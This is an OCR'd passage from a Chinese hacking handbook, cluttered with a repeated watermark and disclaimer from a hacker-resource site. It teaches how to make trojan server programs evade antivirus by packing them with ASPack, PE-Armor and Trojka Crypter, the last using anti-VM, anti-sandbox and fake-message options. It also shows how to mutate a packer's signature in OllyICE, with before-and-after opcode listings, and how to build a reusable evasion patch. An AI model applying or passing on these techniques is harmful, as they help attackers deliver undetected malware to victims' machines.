减量指令的格式为:

```
Dec   ecx   ;计数器(ecx)减 1
```

(8) 无条件转移指令 jmp

无条件转移指令的格式为:

```
Jmp   00000001   ;跳转到 00000001
```

(9) 子程序调用指令 call

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

子程序调用指令的格式为:

```
Call   XX.00001234   ;调用位于 00001234 处的子程序
```

6.2 加壳及多重加壳操作

“加壳”是一种传统的免杀方法,也是目前最常用的免杀方法。这里就对加壳操作进行一些介绍,其中包括单一加壳操作、壳的变异设置操作,以及多重加壳操作等。另外,对加壳中常见的问题也有相应的介绍。

6.2.1 什么是“壳”

自然界中植物常常利用壳来保护种子,动物用壳来保护自己的身体。而在计算机软件里也有一段程序代码,专门负责保护软件不被非法修改或反编译。它们一般都是先于程序运行,拿到控制权后完成保护软件的任务。由于这段程序代码和自然界中的“壳”,在功能上有很多相同的地方,于是大家就把这样的程序代码称为“壳”。

壳出于程序作者想对程序资源压缩、注册保护的目的,把壳分为压缩壳、密码壳、加密壳两种。顾名思义,压缩壳只是为了减小程序体积对资源进行压缩,常见的压缩壳包括 FSG、ASPack、UPX 等。加密壳也就是常说的猛壳,它对程序输入表等内容进行加密保护,具有良好的保护效果,常见的加密壳包括 ASPROTECT、ACPROTECT、PE-Armor 等。

6.2.2 单一壳的操作

曾有人说过:“壳之初,性本善”。下面就分别通过 ASPack、PE-Armor 和 Trojka Crypter 来演示如何进行加壳,因为这三种壳代表了三种不同形式的保护模式。

1.ASPack 加壳

首先运行打开 ASPack 后,在主界面中选择“Options”标签项,在“Language”下拉菜单中选择“Chinese”命令,这时程序才会变成中文界面。选择界面中“建立压缩附件”选项,表示在压缩某一应用程序或 DLL 文件时,如果出错可以进行恢复。

“载入后自动运行”项表示当在“打开”项中选中了要压缩的文件后,ASPack 会自动对该文件进行压缩。当选中“添加进上下文菜单”项后,“用 ASPack 压缩”命令会被加到鼠标右键菜单中。另外“区段名称”默认为“.aspack”,也可以进行任意的修改,比如改为“.xxx”。

现在在 ASPack 界面的“打开”标签项中单击“打开”按钮,选择打开需要进行压缩的服务端程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-6 加壳软件设置




图 6-7 选择加壳文件

默认情况下切换到“压缩”标签项后，单击“开始”按钮 ASPack 便对此文件进行压缩。压缩完成以后。单击“测试”按钮可以对压缩后的文件进行测试运行。测试成功后如果单击“删除 bak 文件”，可将程序在压缩前的备份删除。如果压缩后出现一些异常情况，可以单击“恢复”按钮将程序恢复到压缩前的状态。

小知识 一般情况下，用 ASPack 压缩的文件都能正常运行。ASPack 对 EXE 或 DLL 文件的压缩率普遍在 20%到 60%。如果要想更方便地使用 ASPack 进行文件加壳处理，还需要对程序进行相应的设置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-8 文件加壳过程

2.PE-Armor 加壳

PE-Armor 是一款国产的强壳，主程序以前一直是不公开的。用其保护的商业软件不少，其特点可以伪装成成其他壳，并有很强的反跟踪，其强度、兼容性和稳定性都不错。运行 PE-Armor 后单击“处理”标签中的按钮来选择需要进行加壳处理的文件。然后单击窗口中的“保护”按钮，程序将默认进行加壳处理。经过 PE-Armor 处理过的文件，文件体积常常会有所增大。



图 6-9 设置加壳文件

为了让 PE-Armor 能够更好地加壳。选择程序的“设置 1”标签，其中“特殊代码加密”可对程序中的某些代码进行处理，不通过编程将很难将改变的代码还原，能有效提高加密后软件的安全性。“输入表加密”可以对程序的输入表进行处理，在程序运行的任何时间，内存中都不会出现完整的输入表。并且采用的算法可有效抵抗 Import REConstructor 等工具的自动还原。使用“输入表加密”后程序，将监视 LoadLibrary 和 GetProcAddress 函数，利用它可以判断程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

序是否带外壳执行。




图 6-10 程序选项设置

接着再切换到“设置 2”标签，选中“将自身伪装为”选项，然后从下拉列表中选择一个伪装的项目，其中包括 ASPack、UPX、幻影等常见的壳，以及各种各样的程序语言，这样检测工具会误认为是用其他壳进行的操作。




图 6-11 伪造信息设置

3.Trojka Crypter 加壳

除了上面介绍的压缩壳和加密壳以外，网络中后来又出现了一种新的壳。这种壳除了可以对文件进行保护以外，还可以对系统中的某些安全软件进行辨别，这样就可以避免木马服务端被安全软件分析出来。

Trojka Crypter 就是这样的一款加壳软件，首先单击“来了可执行文件”选项后的按钮，在弹出的窗口中选择需要加壳的木马服务端文件。接着单击“图标修改”按钮，在弹出的窗口选择要使用的图标文件。或者选择一个可执行文件，这样程序就可以自动提取文件中的图标信息。单击“更多图标”按钮，也可以选择该程序自带的一些图标。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-12 加壳图标设置

现在在“选项”设置中可以根据需要来选择相应的一些功能选项，比如“反虚拟机”和“反沙盒”等。这样当服务端发现自己在这种环境中，就会拒绝运行，避免自身在这些环境里面现出原形。另外还可以设置一个虚假信息，在运行的时候来欺骗他人。设置完成以后，单击“加密”按钮可以完成加壳操作。




图 6-13 程序选项设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.3 壳的变异操作

1.壳的修改原理

一个壳如果出现的时间较长，那么其加密原理就会被破解，这样利用它加壳的文件同样会被查杀。所以黑客在进行加壳免杀的时候，经常使用一些不常见的生僻壳，或者选择一些加密程度较高的猛壳。如果找不到这些壳应该怎么办呢？黑客采用的方法就是在其他壳原有的基础上进行修改。

由于杀毒软件并不是什么壳都会破解，它们往往只会破解一些被黑客使用较多的壳。有的甚至将加壳程序的部分代码设置为特征码。因此使用这些壳加密的文件，都会被杀毒软件查获，即使杀毒软件查的是壳而非文件本身。因此首先需要分析出壳的特征码，接着修改该壳的特征码，最终达到壳变异从而达到免杀的目的。

2.火蚁加壳操作

在这里我们修改的壳是不太常见的火蚁壳，黑客世界里很多人都知道堀北这个压缩壳。其实堀北和火蚁都是同一个作者，它们的图标都为黑蚂蚁。但是堀北的免杀效果没有火蚁好，所以还是选择火蚁个压缩壳演示。

由于壳的修改涉及到很多的汇编知识，因此就简单地说明。所涉及的汇编知识后面有具体的讲解。运行加壳工具火蚁后，选择需要加壳的文件，然后程序将自动进行处理。




图 6-14 加壳操作过程

3.壳的修改变异

第一步：用 OllyICE 载入火蚁加过壳后的程序文件，单击“插件”→“CleanupEx”→“ALL(*.Udd *.Bak)”命令，以及“HideOD”→“Hide”命令。这样做主要是为了去掉 OllyICE 的相关信息，避免程序文件存在某些反汇编的设置，导致后面的修改出现错误。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-15 程序隐藏设置

第二步：通常被 OllyICE 载入后，看到入口点的第一句代码为“push 40E14F”，它的意思是将 0040715F 值压入堆栈，明白了这段代码的意思后如何来修改它呢？通过对下面代码的分析，我们发现有两句返回代码，并且其 ESP 值与压入堆栈的相同，因此代码“push 40E14F”等价于“jmp 40E14F”。于是双击第一句代码，在弹出的汇编窗口中输入“jmp 40E14F”即可。



图 6-16 查看程序代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-17 修改程序代码

第三步：按下“F8”键进行单步跳转，很快会发现“sub esi, 25”，可以将这段代码修改为“sbb esi, 25”。不过现在先不忙修改，因为过早的修改会使这段代码程序出错，因此建议最后来修改它。接着向下进行单步跳转，会发现其中很多的 push 语句，这些 push 语句其实是并列关系，这样我们就可以选择任意的三段来进行位置上的置换。




图 6-18 程序代码调换

第四步：选择 0040618E 和 0040618F 位置上的“push eax”，单击鼠标右键“二进制”菜单中的“二进制复制”，将这两行代码信息复制到剪贴板里面。

第五步：将 0040618D、0040618E 和 0040618F 这三段连续代码同时选中，单击鼠标右键“二进制”→“用 NOP 填充”命令，将这三句代码进行删除操作。

第六步：选定 0040618D 和 0040618E 段代码，单击鼠标右键“二进制”→“二进制粘贴”命令，将第四步时复制的代码粘贴回到代码删除留下的位置上，如图 6-19 所示，再双击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

0040618F 代码并在弹出的窗口，输入“push 0”就可以完成代码置换，如图 6-20 所示。



图 6-19 程序代码填充




图 6-20 程序代码修改

第七步：继续进行单步跳转会发现程序里面包括很多跳转语句，这样只需要用相同代码的替代即可，比如将“jnz short 004061A9”替换为“ja short 004061A9”，将“je short 0040E1EB”替换为“jbe short 0040E1EB”，以此类推，如图 6-21 所示。这些代码通常是一次性修改彻底，这样可以躲过多款杀毒软件的检测。

第八步：最后再来修改一句“mov edi, eax”，这句代码的意思为将 EAX 的值传给 EDI 值，将其修改为“xchg eax, edi”即可，如图 6-22 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。






图 6-21 用相同意义的程序代码替换




图 6-22 程序代码修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

原来的壳指令代码:

```
00401000 >    68 4FE14000    push    0040E14F
**************************************************
0040E155    83EE 25         sub     esi, 25
**************************************************
0040E18D    6A 00           push    0
0040E18F    50              push    eax
0040E190    50              push    eax
**************************************************
0040E1B2    75 F5           jnz     short 0040E1A9
**************************************************
0040E1B7    /74 32          je      short 0040E1EB
**************************************************
0040E1BE    8BE8            mov     ebp, eax
```

现在的壳指令代码:

```
00401000 >  - E9 4AD10000   jmp     0040E14F
**************************************************
0040E155    83EE 25         sbb     esi, 25
**************************************************
0040E18D    50              push    eax
0040E18E    50              push    eax
0040E18F    6A 00           push    0
**************************************************
0040E1B2    77 F5           ja      short 0040E1A9
**************************************************
0040E1B7    /76 32          jbe     short 0040E1EB
**************************************************
0040E1BE    95              xchg    eax, ebp
0040E1BF    90              nop
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第九步：修改完成以后，选择右键菜单中的“复制到可执行文件”→“选择”命令，在弹出窗口中单击右键的“保存文件”命令，就可以为修改的程序进行保存操作。



图 6-23 修改代码保存

利用自动脱壳机来查壳，修改程序果然没有被检测出来壳信息，这样就可以保证变异的壳不被杀毒软件查杀。经过测试发现，黑客程序同样可以正常的运行并且已经免杀，这说明火蚁壳的修改变异是成功的。

4.制作免杀补丁

为了避免以后在加壳操作后重复进行加壳文件的修改工作，所以有必要编写一个免杀补丁文件。运行注册机编写器 KeyMark，单击“其他”菜单中的“制作文件补丁”命令。在弹出的窗口，分别单击的“原始的文件”和“已破解文件”选项后的“浏览”按钮，选择加壳的原始文件和修改后的文件。然后在窗口标题、补丁说明中输入自己的相关信息，最后单击“制作”按钮并选择一个补丁形式，就可以创建出属于自己的火蚁加壳补丁了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 6-24 补丁程序设置

5.使用现成补丁

如果有的读者觉得上面的修复太难，那么也可以从网上下载现成的免杀补丁程序来使用。下面就来看一款北斗壳的免杀补丁程序是如何使用的。运行北斗 3.7 的加壳程序，单击“配置选项”标签后去除窗口中的“压缩资源”和“强制压缩”选项，因为这样可能会引起程序不稳定，另外一定要把“保存额外数据”选项勾上。至于其他的一些配置信息，可以根据自己的需要来进行选择。单击“打开”按钮来选择刚刚生成的服务端程序，再单击“压缩”按钮就可以进行加壳操作。




图 6-25 加壳程序设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

